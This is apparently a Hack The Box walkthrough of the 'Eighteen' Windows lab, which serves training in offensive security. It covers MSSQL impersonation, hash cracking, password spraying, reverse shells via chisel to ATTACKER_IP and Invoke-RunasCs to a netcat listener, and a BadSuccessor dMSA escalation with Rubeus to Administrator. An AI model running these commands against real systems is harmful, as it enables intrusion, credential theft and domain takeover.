



HACKTHEBOX



Eighteen

9th April 2026

Prepared By: dotguy

Machine Author: kavigihan

Difficulty: **Easy**

Synopsis

Eighteen is an easy difficulty Windows machine that demonstrates common weaknesses in database access control and Active Directory misconfigurations. Initial access is obtained by identifying valid MSSQL credentials and abusing impersonation privileges to access backend application data. Extracted password hashes are cracked offline and used for password spraying, leading to WinRM access as a domain user. Privilege escalation is achieved by abusing delegated permissions in Active Directory. Specifically, membership in a group with CreateChild rights over an Organisational Unit allows exploitation of the BadSuccessor technique to create a delegated Managed Service Account (dMSA) linked to the Administrator account, ultimately leading to full domain compromise.

Skills required

- Windows fundamentals
- MSSQL interaction and enumeration
- Active Directory basics
- Password cracking

Skills learned

- MSSQL impersonation abuse
- Password spraying techniques
- BloodHound-based AD enumeration
- Abuse of CreateChild ACL
- Exploiting BadSuccessor (dMSA abuse)

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.24.159 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.24.159
```

```
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for conevrsrcor.htb (10.129.24.159)
Host is up (0.34s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.24.159:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_   TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.24.159:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_   Product_Version: 10.0.26100
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-08T14:16:41
|_ Not valid after: 2056-04-08T14:16:41
|_ ssl-date: 2026-04-08T14:21:20+00:00; +7h00m00s from scanner time.
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan reveals that an `IIS` Web server is running on port `80`, `MSSQL` on port `1433`, and `WinRM` on port `5985`. Additionally, the domain is identified as `eighteen.htb`, with the domain controller `DC01.eighteen.htb`. Let's add them to our `/etc/hosts` file.

```
$ echo "10.129.24.159 eighteen.htb DC01.eighteen.htb" | sudo tee -a /etc/hosts
```

HTTP

Navigating to `eighteen.htb` leads us to a financial tracking system that lets users manage income and expenses.

The screenshot shows the homepage of the 'Eighteen' financial tracking application. The header is dark blue with the 'Eighteen' logo on the left and 'Features', 'Login', and a green 'Register' button on the right. The main section has a purple-to-blue gradient background with the heading 'Take Control of Your Financial Future' and the subtext 'Plan your income, track expenses, and build wealth with eighteen.htb'. Below this are two buttons: 'Get Started Free' (green) and 'Learn More' (white). The 'Why Choose eighteen.htb?' section features four white cards with blue headers: 'Income Management' (Track your monthly and yearly salary with ease), 'Expense Tracking' (Categorize expenses as fixed amounts or percentages), 'Smart Allocation' (Automatically calculate savings and investment opportunities), and 'Visual Insights' (See your financial picture at a glance). The footer is dark blue with the text '© 2025 eighteen.htb - Financial Planning Made Simple'.

Since account registration is available, we can create a new account to explore the application's functionality further.

Create Your Account

Start your financial planning journey today

Full Name

Username

Email

Password

Register

Already have an account? [Login here](#)

We can then log in to the web application using the newly created account.

Welcome Back

Login to access your financial dashboard

Username

Password

Login

Don't have an account? [Register here](#)

After logging in, the dashboard provides basic financial features and an `admin` panel that we cannot access.

Welcome back, dotguy!

Financial Dashboard

Welcome, dotguy!

Income

Monthly Salary (\$)

0

Yearly Salary: \$0.00

Update Income

Add Expense

Category

e.g., Rent, Food, Travel

Type

Fixed Amount

Value

1000 or 10

Add Expense

No obvious vulnerabilities are present in the web interface, so let's proceed to enumerating the `MSSQL` service.

MSSQL

Given that `MSSQL` is exposed on port `1433` and can have non-domain users configured for authentication, let's try authenticating with the provided credentials: `kevin / iNa2we6haRj2gaw!`.

Note that since this is not a domain user, we need to use the `--local-auth` option.

```
$ nxc mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --local-auth
```

```
MSSQL 10.129.24.159 1433 DC01 [*] Windows 11 / Server 2025 Build
26100 (name:DC01) (domain:eighteen.htb)
MSSQL 10.129.24.159 1433 DC01 [+] DC01\kevin:iNa2we6haRj2gaw!
```

The authentication attempt is successful, indicating that these credentials are valid for `SQL` authentication. We proceed to interact with the database using Impacket's `mssqlclient.py`.

```
$ mssqlclient.py kevin:'iNa2we6haRj2gaw!'@eighteen.htb
```

```
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (kevin guest@master)>
```

After establishing a connection, we attempt to execute system commands using the `xp_cmdshell` feature.

```
SQL (kevin guest@master)> EXEC xp_cmdshell 'whoami';
ERROR(DC01): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell',
database 'mssqlsystemresource', schema 'sys'.
```

However, this attempt fails due to insufficient privileges, indicating that the current user does not have the necessary permissions to execute commands on the underlying operating system.

Foothold

Since direct command execution is not possible, we begin enumerating available `SQL` users to identify potential privilege escalation paths.

```
SQL (kevin guest@master)> SELECT name, type_desc, is_disabled FROM sys.server_principals
WHERE type IN ('S', 'U');
name      type_desc  is_disabled
-----
sa        SQL_LOGIN  0
kevin     SQL_LOGIN  0
appdev    SQL_LOGIN  0
```

The results reveal multiple users, including `sa`, `kevin`, and `appdev`. Next, we can check whether the current user has permission to impersonate other users.

```
SQL (kevin guest@master)> enum_impersonate
execute as  database  permission_name  state_desc  grantee  grantor
-----
b'LOGIN'   b''             IMPERSONATE     GRANT       kevin    appdev
```

The output shows that the user `kevin` has the ability to impersonate the `appdev` user. This is a significant finding, as impersonation can allow us to operate with higher privileges. Thus, let's switch to user `appdev`'s context.

```
SQL (kevin guest@master)> EXECUTE AS LOGIN = 'appdev'
SQL (appdev appdev@master)> SELECT SUSER_NAME();
-----
appdev
```

Now operating as user `appdev`, we enumerate the available databases.

```
SQL (appdev appdev@master)> enum_db;
name                is_trustworthy_on
-----
master              0
tempdb              0
model               0
msdb                1
financial_planner    0
```

Among the default databases, we identify a database named `financial_planner`, which appears to be used by the web application. We switch to this database and enumerate its tables.

```
SQL (appdev appdev@master)> use financial_planner
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner

SQL (appdev appdev@financial_planner)> SELECT * FROM
financial_planner.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG      TABLE_SCHEMA      TABLE_NAME        TABLE_TYPE
-----
financial_planner  dbo                users              b'BASE TABLE'
financial_planner  dbo                incomes            b'BASE TABLE'
financial_planner  dbo                expenses           b'BASE TABLE'
financial_planner  dbo                allocations        b'BASE TABLE'
financial_planner  dbo                analytics          b'BASE TABLE'
financial_planner  dbo                visits             b'BASE TABLE'
```

Several tables are present, including a `users` table. This table is of particular interest, as it likely contains user credentials.

```
SQL (appdev appdev@financial_planner)> SELECT * FROM users;
id  full_name  username  email                password_hash  is_admin
created_at
-----
1002  admin      admin     admin@eighteen.htb
pbkdf2:sha256:600000$AMtzteQIG7yAbZIA$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28c
e4d66c887133      1    2025-10-29 05:39:03
1006  dotguy     dotguy    dotguy@htb.com
pbkdf2:sha256:600000$YKtSs4J6Dd1KmSIK$97b466bb2ad1db448b8b5a49837037096e69b50b2d9f39eaab31
51011b796e99      0    2026-04-08 11:29:46
```

The query returns multiple entries, including an `administrator` account with a `PBKDF2-SHA256` password hash. The extracted hash is not directly compatible with common cracking tools like `hashcat`. While it contains all the required components, such as the algorithm, iteration count, salt, and hash, they are not arranged in the format expected by `hashcat`.

To make it usable, we convert it into `hashcat`'s required structure for `PBKDF2-HMAC-SHA256` (mode 10900). This involves extracting the iteration count, encoding the salt in `base64`, converting the hash from hexadecimal to raw bytes, and then encoding it in `base64`. We can use the following `Python` script, which essentially reformats the hash into a standardised representation that `hashcat` can process for cracking.

```
# cat hash_convert.py
import base64
hash =
'pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28
ce4d66c887133'

salt = hash.split('$')[1]
key = hash.split('$')[2]

print(f'{":".join(hash.split("$")[0].split(":")[1:])}:
{base64.b64encode(salt.encode()).decode("utf-8")}:
{base64.b64encode(bytes.fromhex(key)).decode()}')
```

```
$ python hash_convert.py > hash
```

Once formatted, we can attempt to crack the hash using the `rockyou.txt` wordlist.

```
$ hashcat -m 10900 hash /usr/share/wordlists/rockyou.txt
<SNIP>
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozklmyIcTM=:iloveyou1
</SNIP>
```

After some time, the password is revealed to be `iloveyou1`.

Although we now have a valid password, we still need to determine which domain user it belongs to. To achieve this, we enumerate domain users using `RID` brute forcing via `MSSQL`.

We need to use the `--local-auth` option since this account is a `SQL` account and not a domain account.


```
$ nxc mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
```

```
MSSQL 10.129.24.159 1433 DC01 [*] Windows 11 / Server 2025 Build
26100 (name:DC01) (domain:eighteen.htb)
MSSQL 10.129.24.159 1433 DC01 [+] DC01\kevin:iNa2we6haRj2gaw!
<SNIP>
MSSQL 10.129.24.159 1433 DC01 1606: EIGHTEEN\jamie.dunn
MSSQL 10.129.24.159 1433 DC01 1607: EIGHTEEN\jane.smith
MSSQL 10.129.24.159 1433 DC01 1608: EIGHTEEN\alice.jones
MSSQL 10.129.24.159 1433 DC01 1609: EIGHTEEN\adam.scott
MSSQL 10.129.24.159 1433 DC01 1610: EIGHTEEN\bob.brown
MSSQL 10.129.24.159 1433 DC01 1611: EIGHTEEN\carol.white
MSSQL 10.129.24.159 1433 DC01 1612: EIGHTEEN\dave.green
```

Now that we have a list of users, let's save them to a file and use it to spray the password we have.

```
$ cat users
Administrator
jamie.dunn
jane.smith
alice.jones
adam.scott
bob.brown
carol.white
dave.green
```

We perform the password spraying attack against the `WinRM` service.

```
$ nxc winrm dc01.eighteen.htb -u ./users -p 'iloveyou1' --continue-on-success
```

```
WINRM 10.129.24.159 5985 DC01 [*] Windows 11 / Server 2025 Build
26100 (name:DC01) (domain:eighteen.htb)
WINRM 10.129.24.159 5985 DC01 [-]
eighteen.htb\Administrator:iloveyou1
WINRM 10.129.24.159 5985 DC01 [-] eighteen.htb\mssqlsvc:iloveyou1
WINRM 10.129.24.159 5985 DC01 [-] eighteen.htb\jamie.dunn:iloveyou1
WINRM 10.129.24.159 5985 DC01 [-] eighteen.htb\jane.smith:iloveyou1
WINRM 10.129.24.159 5985 DC01 [-] eighteen.htb\alice.jones:iloveyou1
WINRM 10.129.24.159 5985 DC01 [+] eighteen.htb\adam.scott:iloveyou1
(Pwn3d!)
WINRM 10.129.24.159 5985 DC01 [-] eighteen.htb\bob.brown:iloveyou1
WINRM 10.129.24.159 5985 DC01 [-] eighteen.htb\carol.white:iloveyou1
WINRM 10.129.24.159 5985 DC01 [-] eighteen.htb\dave.green:iloveyou1
```

This reveals that the credentials are valid for the user `adam.scott`. Let's use the credentials to obtain a remote shell via `WinRM`.

```
$ evil-winrm -i dc01.eighteen.htb -u adam.scott -p 'iloveyou1'
```

```
Evil-WinRM shell v3.9
```

```
<SNIP>
```

```
*Evil-WinRM* PS C:\Users\adam.scott\Documents> whoami  
eighteen\adam.scott
```

The user flag can be obtained at `C:\Users\adam.scott\Desktop\user.txt`.


```
$ type C:\Users\adam.scott\Desktop\user.txt
```

Privilege Escalation

To identify potential privilege escalation paths, we collect domain data using `SharpHound` and analyze it in `BloodHound`. First, we will upload and run `SharpHound`.

```
*Evil-WinRM* PS C:\programdata> upload SharpHound.exe  
*Evil-WinRM* PS C:\programdata> .\SharpHound.exe -d eighteen.htb -c All
```

Then we can download the `ZIP` to our local machine and analyze it in `Bloodhound`. It reveals that the user `adam.scott` is a member of the `IT` group, which has special permissions over an Organizational Unit named `Staff`.



To verify this, we use `PowerView` to enumerate the `ACL` of this `Staff OU`.


```
*Evil-WinRM* PS C:\programdata> upload PowerView.ps1
*Evil-WinRM* PS C:\programdata> . .\PowerView.ps1
*Evil-WinRM* PS C:\programdata> Get-ObjectAcl -DistinguishedName
"OU=Staff,DC=eighteen,DC=htb" |select-object SecurityIdentifier,ActiveDirectoryRights

SecurityIdentifier                                ActiveDirectoryRights
-----
S-1-5-21-1152179935-589108180-1989892463-1604    CreateChild
```

We see the user with the Security Identifier (SID) `S-1-5-21-1152179935-589108180-1989892463-1604` has `CreateChild` ACL over this `OU`. Let's see to whom this `SID` belongs.

```
*Evil-WinRM* PS C:\programdata> ConvertFrom-SID "S-1-5-21-1152179935-589108180-1989892463-1604"
EIGHTEEN\IT
```

As we can see, this is the `SID` of the `IT` group. From `Bloodhound`, we can see that `adam.scott` is a member of the `IT` group.



From this, we can infer that the `IT` group has the `createChild` permission on the `Staff OU`. Since `adam.scott` is a member of this group, he inherits this permission, effectively granting him `CreateChild` access over the `Staff OU`.

The `createChild` permission allows a user to create new objects within an Organizational Unit. On modern Windows Server versions, this can be abused using a technique known as [BadSuccessor](#), which enables the creation of a delegated Managed Service Account (`dmsa`) that can be linked to privileged accounts such as the `Administrator`. Once linked, the attacker can request `Kerberos` tickets for this account and effectively impersonate the privileged user.

Since we have the `CreateChild` ACL over the `Staff OU` as user `adam.scott`, it is vulnerable to this attack. We can confirm this with the [latest release of netexec](#). Since `LDAP` is not directly externally accessible, we will first establish a `socks` proxy using `chisel` to route our traffic through the compromised host.

On our local machine, we start the `chisel` server:

```
$ ./chisel server --reverse -p 8080 -v --socks5
```

On the remote host, we will upload `chisel.exe` and set up the reverse `socks` proxy.

```
*Evil-WinRM* PS C:\programdata> upload chisel.exe
*Evil-WinRM* PS C:\programdata> .\chisel.exe client ATTACKER_IP:8080 R:socks
```

After setting up the proxy, we confirm the vulnerability using the latest release of `netexec`.

```
$ proxychains -q nxc ldap 10.129.24.159 -u 'adam.scott' -p 'iloveyou1' -M badsuccessor

LDAP 10.129.24.159 389 DC01 [*] Windows 11 / Server 2025 Build
26100 (name:DC01) (domain:eighteen.htb) (signing:Enforced) (channel binding:No TLS cert)
LDAP 10.129.24.159 389 DC01      [+] eighteen.htb\adam.scott:iloveyou1
BADSUCC... 10.129.24.159 389 DC01[+] Found domain controller with
operating system Windows Server 2025: 10.129.24.159 (DC01.eighteen.htb)
BADSUCC... 10.129.24.159 389 DC01  [+] Found 1 results
BADSUCC... 10.129.24.159 389 DC01 IT (S-1-5-21-1152179935-589108180-
1989892463-1604), OU=Staff,DC=eighteen,DC=htb
```

The output confirms that the `IT` group can abuse permissions on the `Staff` OU, making the target vulnerable to the `BadSuccessor` attack. Before performing `Kerberos-based` attacks, we need a session with `Logon Type 9`, which allows proper ticket handling. We can achieve this using `Invoke-RunasCs`.

Let's set up a `netcat` listener on port `1337` on our local machine.

```
$ nc -nvlp 1337
```

Then, we upload `Invoke-RunasCs.ps1` to the remote host and execute the following command to obtain a shell on our listener.

```
*Evil-WinRM* PS C:\programdata> import-module .\Invoke-RunasCs.ps1
*Evil-WinRM* PS C:\programdata> Invoke-RunasCs -Username adam.scott -Password 'iloveyou1'
-Domain eighteen.htb -Command 'powershell.exe' -l 9 -remote 10.10.16.18:1337
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-15be6a$\Default
[+] Async process 'powershell.exe' with pid 1704 created and left in background.
```

We get a shell on our listener as `adam.scott`.

```
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.16.18] from (UNKNOWN) [10.129.24.1] 59645
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> whoami
eighteen\adam.scott
```

Now, let's upload the `SharpSuccessor.exe` and `Rubeus.exe` binaries using our `WinRM` session.

```
*Evil-WinRM* PS C:\programdata> upload SharpSuccessor.exe
*Evil-WinRM* PS C:\programdata> upload Rubeus.exe
```

Next, we use `Rubeus` to derive `Kerberos` keys from the user's password. The following operation computes different `Kerberos` key types (`RC4`, `AES128`, `AES256`). Since modern Windows environments disable `RC4`, we will use the `AES256` key.

```
PS C:\programdata> .\Rubeus.exe hash /domain:eighteen.htb /user:adam.scott
/password:iloveyou1
<SNIP>
[*] Action: Calculate Password Hash(es)

[*] Input password      : iloveyou1
[*] Input username     : adam.scott
[*] Input domain       : eighteen.htb
[*] Salt               : EIGHTEEN.HTBadam.scott
[*] rc4_hmac           : 9964DAE494A77414E34AFF4F34412166
[*] aes128_cts_hmac_sha1 : 041716887B5EFBA3BA1DCDDAD9BBE98E
[*] aes256_cts_hmac_sha1 :
02F93F7E9E128C32449E2F20475AFCDFB6CC2B4444AC8FD0B02406AF018F75E5
[*] des_cbc_md5        : 9DCD08CB79833D58
```

We can then use this `AES256` key to request a Ticket Granting Ticket (`TGT`) for `adam.scott`. This step authenticates us using the `AES` key and injects the `TGT` directly into memory (`/ptt` - pass-the-ticket). This allows us to perform further `Kerberos` operations without needing plaintext credentials again.

```
PS C:\programdata> .\Rubeus.exe asktgt /domain:eighteen.htb /user:adam.scott
/aes256:02F93F7E9E128C32449E2F20475AFCDFB6CC2B4444AC8FD0B02406AF018F75E5 /ptt /nowrap
<SNIP>
[*] Action: Ask TGT
[*] Using aes256_cts_hmac_sha1 hash:
02F93F7E9E128C32449E2F20475AFCDFB6CC2B4444AC8FD0B02406AF018F75E5
[*] Building AS-REQ (w/ preauth) for: 'eighteen.htb\adam.scott'
[*] Using domain controller: fe80::ede6:f1d0:1d08:a88c%3:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFpjCCBaKgAwIBBaEDAgEWooIEqTCCBKVhggShMIIEnaADAgEFoQ4bDEVJR0hURUVOLkhUQqIhMB+gAwIBAgEYMB
YbBmtyYnRndBsmZWl
naHRLzW4uaHRio4IEYTCCBF2gAwIBEq <SNIP>
QwOTE1MTEExOVqmERgPMjAyNjA0MTAwMTEExMTlapxEYDzIwMjYwNDE2MTUxMTE5WqgOGwxFSUdIVEVFTi5IVEKpITAf
oAMCAQKhGDAWGwZrcmJ0Z3Q
bDGVpZ2h0ZWVuLmh0Yg==
[+] Ticket successfully imported!

ServiceName      : krbtgt/eighteen.htb
ServiceRealm     : EIGHTEEN.HTB
UserName         : adam.scott (NT_PRINCIPAL)
UserRealm        : EIGHTEEN.HTB
StartTime        : 4/9/2026 8:11:19 AM
EndTime          : 4/9/2026 6:11:19 PM
RenewTill        : 4/16/2026 8:11:19 AM
Flags            : name_canonicalize, pre_authent, initial, renewable,
forwardable
```

```
KeyType                : aes256_cts_hmac_sha1
Base64(key)            : 40ZVBXtUOuoivHO6mTdBFSH6wwPkqpn6yhl/1aNr0iY=
ASREP (key)            :
02F93F7E9E128C32449E2F20475AFCD6B6CC2B4444AC8FD0B02406AF018F75E5
```

Then we will use `SharpSuccessor.exe`, which performs the following:

- Creates a new delegated Managed Service Account (`kavi_dmsa$`) inside the `Staff OU`
- Links this account to the `Administrator` account using delegation attributes
- Grants it the ability to act on behalf of the `Administrator`

Essentially, it creates a controlled account that is trusted to impersonate the `Administrator`.

```
PS C:\programdata> .\SharpSuccessor.exe add /impersonate:Administrator
/path:"OU=Staff,DC=eighteen,DC=htb" /account:adam.scott /name:kavi_dmsa
<SNIP>
[+] Adding dnshostname kavi_dmsa.eighteen.htb
[+] Adding samaccountname kavi_dmsa$
[+] Administrator's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=kavi_dmsa' in 'OU=Staff,DC=eighteen,DC=htb'
[+] Successfully weaponized dMSA object
```

Next, we use `Rubeus` to extract a delegated `Kerberos` ticket from the current session. This command abuses `kerberos` delegation to obtain a usable ticket that can later be leveraged to request service tickets on behalf of other users.

```
PS C:\programdata> .\Rubeus.exe tgtdeleg /nowrap
<SNIP>
[*] Action: Request Fake Delegation TGT (current user)
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.eighteen.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
TXFeDy9DA8pTnMJHsmcMt4yX3MA6uzTuJbNXeVMaO6c=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIFpjCCBaKgAwIBBaEDAgEW...<SNIP>...MCAQKhGDAWGwZrcmJ0ZVJR0hURUVOLkhUQg==
```

We then use the extracted ticket to request a service ticket for the newly created `dmsa` account. The ticket for the `dmsa` account effectively grants us privileges equivalent to the `Administrator` since the two accounts are linked. The `/ptt` option injects the ticket directly into memory, allowing us to use it immediately.

```
PS C:\programdata> .\Rubeus.exe asktgs /targetuser:kavi_dmsa$ /service:krbtgt/eighteen.htb
/opsec /dmsa /nowrap /ptt /ticket:doIFpjCCBaKgAwIBBaEDAgEWooIEqTCCBKV..
<SNIP>..0hURLkhUQg==
<SNIP>
[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service
ticket
[*] Building DMSA TGS-REQ request for 'kavi_dmsa$' from 'adam.scott'
[+] Sequence number is: 1044418005
[*] Using domain controller: DC01.eighteen.htb (fe80::ede6:f1d0:1d08:a88c%3)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

doIFzjCCBcqgAwIBBaEDAgEWooIE0..<SNIP>..uSFRcQSEwH6ADsdIVEVFTi5IVEI=

ServiceName           : krbtgt/EIGHTEEN.HTB
ServiceRealm           : EIGHTEEN.HTB
UserName               : kavi_dmsa$ (NT_PRINCIPAL)
UserRealm              : eighteen.htb
StartTime              : 4/9/2026 8:12:13 AM
EndTime                : 4/9/2026 8:27:12 AM
RenewTill              : 4/16/2026 8:11:19 AM
Flags                  : name_canonicalize, pre_authent, renewable, forwarded,
forwardable
KeyType                : aes256_cts_hmac_sha1
Base64(key)            : W02hZdr5PneboEzJG8aZCmuzzq0N4Yh48tkidHCD/UQ=
Current Keys for kavi_dmsa$: (aes256_cts_hmac_sha1)
FDC3ABD32153C112374206BAADBC4857CB1E2E9252DAB1F6C08407563BE1
484E
```

At this point, we have successfully obtained `Kerberos` tickets associated with elevated privileges. This allows us to access resources as the `Administrator`.

```
PS C:\programdata> ls \\dc01\c$\users\Administrator\Desktop\root.txt

Directory: \\dc01\c$\users\Administrator\Desktop
Mode                LastWriteTime         Length Name
----                -
-ar-----         4/9/2026   7:21 AM           34 root.txt
```

We can now retrieve the `root` flag.

```
$ type \\dc01\c$\users\Administrator\Desktop\root.txt
```